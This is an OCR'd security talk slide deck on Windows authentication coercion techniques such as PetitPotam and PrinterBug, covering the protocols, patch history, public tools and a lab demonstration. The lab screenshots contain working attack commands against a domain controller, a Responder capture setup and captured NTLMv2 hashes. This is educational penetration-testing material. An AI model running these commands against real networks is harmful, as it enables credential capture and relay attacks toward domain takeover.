
SBA Research

The Power of Coercion Techniques in Windows Environments

How to use them to exploit vulnerabilities

Bundesministerium Klimaschutz, Umwelt, Energie, Mobilität, Innovation und Technologie
Bundesministerium Digitalisierung und Wirtschaftsstandort
FFG Forschung wirkt.
wirtschafts agentur wien Ein Fonds der Stadt Wien
European Commission
FWF Der Wissenschaftsfonds.
netidee OPEN INNOVATIONS

Why Are We Here?



`whoami /all`

Martin Grottenthaler @ SBA Research

IT Security Consultant

- Penetration testing
- Red teaming
- Trainings

Kind of a Windows person 🥹

Agenda

1. What the Hack Is Coercion?
2. Hacking Using Coercion Techniques!
3. What to Do About It?

1. What the Hack Is Coercion?

What Does “Coercion” Mean?

Dictionary

Definitions from Oxford Languages · Learn more

coercion


noun

noun: **coercion**; plural noun: **coercions**


the practice of persuading someone to do something by using force or threats.
"our problem cannot be solved by any form of coercion but only by agreement"

Similar: force | compulsion | constraint | duress | oppression | enforcement

Coercion in Windows (The Boring Way)



Coercion in Windows (The Fun Way)



Coercion Techniques in Detail

Some of the Techniques

1. PetitPotam (MS-EFSR)
2. PrinterBug (MS-RPRN)
3. ShadowCoerce (MS-FSRVP)
4. DFSCoerce (MS-DFSNM)
5. Push Subscriptions
6. “Outlook Elevation of Privileges”

Generic Machine

Domain Controller

Exchange

User

PetitPotam (MS-EFSR)

Thank you DALL·E!

What is PetitPotam?

https://github.com/topotam/PetitPotam

by Lionel Gilles

Discovered/Released in 2021

How Does It Work?

Encrypting File System Remote (EFSRPC) Protocol

Learn /

1 Introduction

Article • 02/14/2019


Feedback

The Encrypting File System Remote (EFSRPC) Protocol is used for performing maintenance and management operations on encrypted data that is stored remotely and accessed over a network. It is used in Windows to manage files that reside on remote file servers and are encrypted using the Encrypting File System (EFS).

Sections 1.5, 1.8, 1.9, 2, and 3 of this specification are normative. All other sections and examples in this specification are informative.

https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-efsr/82543317-ac9c-4340-b6a6-8cd5e6ad8215

Example


Hey! Open an encrypted file.
EfsRpcOpenFileRaw \\server\test\Settings.ini
DC
Okay!
Accessing \\server\test\Settings.ini
Server

The Lab

DC
(Server 2022)

Server
(Server 2022)

Windows 11

Kali Linux

How Does This Work in Real Life?

Photo by Markus Spiske on Unsplash

Screenshots

```
~ ip -br a
lo               UNKNOWN        127.0.0.1/8 ::1/128
eth0             UP             192.168.245.128/24 fe80::55be:42ae:3c9b:74b0/64
docker0          DOWN
~ python3 coercion/PetitPotam/PetitPotam.py -u test -p Password123 -d sba-research.lab 192.168.245.128 dc.sba-research.lab

              PoC to elicit machine account authentication via some MS-EFSRPC functions
                                    by topotam (@topotam77)

                        Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:dc.sba-research.lab[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
~
```

```
~ sudo responder -I eth0 -v

                                         __
 .----.-----.-----.-----.-----.-----.--|  |.-----.----.
 |   _|  __|__ --|  _  |  _  |     |  _  ||  __|   _|
 |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                    |__|

          NBT-NS, LLMNR & MDNS Responder 3.1.3.0

 To support this project:
 Patreon -> https://www.patreon.com/PythonResponder
 Paypal  -> https://paypal.me/PythonResponder

 Author: Laurent Gaffie (laurent.gaffie@gmail.com)
 To kill this script hit CTRL-C
```

```
[SMB] NTLMv2-SSP Client   : 192.168.245.101
[SMB] NTLMv2-SSP Username : SBA-RESEARCH\DC$
[SMB] NTLMv2-SSP Hash     : DC$::SBA-RESEARCH:73
0051004700460054000100 1E00570049004E002D00450047
5100470046005400 2E004C004F00430041004C0003001400
0106000400020000000800300030000000000000000000000
0000090028006300690066007300 2F003100390032002E00
```

What Did We Get?

Net-NTLMv2 authentication from **DC$** (machine account)

Practically impossible to crack

But it can be relayed!

How can we use this? More on this later!

Sorry, This Has Been Fixed…

BLEEPINGCOMPUTER

Search Site

NEWS DOWNLOADS VIRUS REMOVAL GUIDES TUTORIALS DEALS

Home > News > Security > Microsoft shares mitigations for new PetitPotam NTLM relay attack

Microsoft shares mitigations for new PetitPotam NTLM relay attack

By Ionut Ilascu July 24, 2021 07:38 PM 0

Microsoft has released mitigations for the new PetitPotam NTLM relay attack that allows taking over a domain controller or other Windows servers.

PetitPotam is a new method that can be used to conduct an NTLM relay attack discovered by French security researcher Gilles Lionel (Topotam). This method was disclosed this week along with a proof-of-concept (PoC) script.

The new attack uses the Microsoft Encrypting File System Remote Protocol (EFSRPC) to force a device, including domain controllers, to authenticate to a remote NTLM relay controlled by a threat actor.

Once a device authenticates to a malicious NTLM server, a threat actor can steal hash and certificates that can be used to assume the identity of the device and its privileges.

https://www.bleepingcomputer.com/news/security/microsoft-shares-mitigations-for-new-petitpotam-ntlm-relay-attack/

Twice Actually...

BLEEPINGCOMPUTER

Search Site

NEWS DOWNLOADS VIRUS REMOVAL GUIDES TUTORIALS DEALS

Home > News > Security > Microsoft fixes new PetitPotam Windows NTLM Relay attack vector

Microsoft fixes new PetitPotam Windows NTLM Relay attack vector

By Lawrence Abrams May 14, 2022 03:39 PM 0

A recent security update for a Windows NTLM Relay Attack has been confirmed to be a previously unfixed vector for the PetitPotam attack.

During the May 2022 Patch Tuesday, Microsoft released a security update for an actively exploited NTLM Relay Attack labeled as a 'Windows LSA Spoofing Vulnerability' and tracked as CVE-2022-26925.


"An unauthenticated attacker could call a method on the LSARPC interface and coerce the domain controller to authenticate to the attacker using NTLM. This security update detects anonymous connection attempts in LSARPC and disallows it."

An NTLM Relay Attack allows threat actors to force devices, even domain controllers, to authenticate against malicious servers they control. Once a device authenticates, the malicious server can impersonate the device and gain all of its privileges.

These attacks are significant problems as they could allow a threat actor to gain complete control over the domain.

https://www.bleepingcomputer.com/news/security/microsoft-fixes-new-petitpotam-windows-ntlm-relay-attack-vector/

So, It Is Fixed?



Summary

One (out of 14) RPC methods has been patched

Unauthenticated RPC access is not allowed anymore

We now need an Active Directory user

Summary


One (out of 14) RPC methods has been patched

Unauthenticated RPC access is not allowed anymore

We now need an Active Directory user

✕ ~~This is sufficient because users generally set very secure, unguessable passwords~~

Countermeasure:
Use at Your Own Risk



https://twitter.com/gentilkiwi/status/1421949715986403329

What Now?


PetitPotam will not be fixed

- It’s a feature


Countermeasures against the impact

- Easy and most probably already in your backlog
- More on this later

PrinterBug (MS-RPRN)



!=



Thank you DALL·E!

What Is the PrinterBug

Discovered in 2018 by Will Schroeder

Possibly the oldest coercion technique (?)

https://fr.slideshare.net/harmj0y/derbycon-the-unintended-risks-of-trusting-active-directory#47

How Does It Work?

Print System Remote Protocol (MS-RPRN)

Printer Service needs to be available on the target

What Is PrintNightmare?

Print spooler vulnerability

- Elevation of privileges
- Remote code execution

Has nothing to do with PrinterBug!

Mitigation removes Print Spooler

How Does This Work in Real Life?

Photo by Markus Spiske on Unsplash

Screenshots

```
~ ip -br a
lo               UNKNOWN        127.0.0.1/8 ::1/128
eth0             UP             192.168.245.128/24 fe80::55be:42ae:3c9b:74b0/64
docker0          DOWN
~ python3 coercion/dementor.py -u test -p Password123 -d sba-research.lab 192.168.245.128 dc.sba-research.lab
[*] connecting to dc.sba-research.lab
[*] bound to spoolss
[*] getting context handle...
[*] sending RFFPCNEX...
[-] exception DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] done!
~
```

```
[SMB] NTLMv2-SSP Client   : 192.168.245.101
[SMB] NTLMv2-SSP Username : SBA-RESEARCH\DC$
[SMB] NTLMv2-SSP Hash     : DC$::SBA-RESEARCH:1ecbc
004A004900500030000100 1E00570049004E002D00470033004
4A004900500030002E004C004F00430041004C00030014004A0
0106000400020000000800300030000000000000000000000000
0000090028006300690066007300 2F003100390032002E00310
```

PrinterBug vs PetitPotam

	PrinterBug	PetitPotam
Type	RPC (MS-RPRN)	RPC (MS-EFSR)
Impact	Net-NTLMv2 authentication	Net-NTLMv2 authentication
Credentials	Required	Required
Availability on servers	**Spool Service often disabled because of PrintNightmare**	**Yes (in my experience)**
Fixed?	No	No

The Others

Yes, there are many!

ShadowCoerce (MS-FSRVP)

https://github.com/ShutdownRepo/ShadowCoerce

File Server Remote VSS protocol (shadow copies)

✅ Patched! (now only works as backup operator)

DFSCoerce (MS-DFSNM)

https://github.com/Wh04m1001/DFSCoerce

Distributed File System (DFS) Namespace Management Protocol

Only works against domain controllers!

Exchange Push Subscriptions

https://github.com/dirkjanm/privexchange/

by Dirk-jan Mollema

Only works against Exchange


☑ Patched!

“Outlook Elevation of Privileges” (CVE-2023-23397)

Vulnerability in Outlook client itself

- Coercion of a user account
- Not completely fixed

How Does It Work?



Relation With Other Coercion Techniques

- **User accounts**, not machine accounts
  - Could be cracked ☺
- Outlook client vulnerability
- Might actually get fixed 😟

Summary:
What the Hack Is Coercion?

Technique

- Many
- Here to stay (won't fix)

Impact


- So far, not much?
- Stay tuned!

2. Hacking Using Coercion Techniques!

What Can We Do?

Coerce a computer to connect to anywhere

